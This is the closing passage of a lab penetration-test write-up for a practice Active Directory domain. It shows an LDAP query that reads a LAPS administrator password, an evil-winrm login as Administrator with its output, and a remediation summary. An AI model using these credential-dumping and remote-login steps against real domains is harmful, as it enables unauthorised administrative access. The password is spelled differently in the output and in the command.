# base <dc=hutch,dc=offsec> with scope subtree
# filter: (ms-MCS-AdmPwd=*)
# requesting: ms-MCS-AdmPwd
#
# HUTCHDC, Domain Controllers, hutch.offsec
dn: CN=HUTCHDC,OU=Domain Controllers,DC=hutch,DC=offsec
ms-Mcs-AdmPwd: 0lf9B2Frwl,g0F
```

From the given output I found the password `"0lf9B2Frwl,g0F"`. With this password I was able to use `Evil-WinRM` to gain a shell as the Administrator user.


```

(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.158.122 -u administrator -p 0lf9B2FrwI,g0F

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimple
mented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-comple
tion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
hutch\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Conclusion

Due to anonymous authentication being allowed for the LDAP process I had been able to find information relating to user accounts. A plain text password found within the account description of one users should be avoided as any authenticated or in this instance, unauthenticated user would be able to see this.

Users should refrain from reusing credentials across services, this is something which can be protected against by further user education. As for the privilege escalation, ensuring the system is fully up to date with the latest security patches will help prevent the PrintSpoofer exploit.

An alternate privilege escalation vector was found as the found user was able to authenticate to LDAP and query the LAPS password, to protect against this further restrictions should be placed on non-administrator users.

Vulnerability Summary

Vulnerability Type	Exploitation Explanation	Risk Level
Anonymous Authentication	Anonymous authentication within the LDAP service allows for users and groups to be enumerated by non system users.	Medium
Clear text password being stored in user description	Sensitive information should never be stored in plain text, regardless of authentication level.	Critical
Privilege Escalation due to insufficient security updates.	A lack of security updates means the system is vulnerable to known privilege escalation exploits.	Critical
Privilege Escalation due to low privileged user being able to read clear text LAPS password.	The found user was able to authenticate the LDAP and query the LAPS password, this was then used to remote into the target as the Administrator	Critical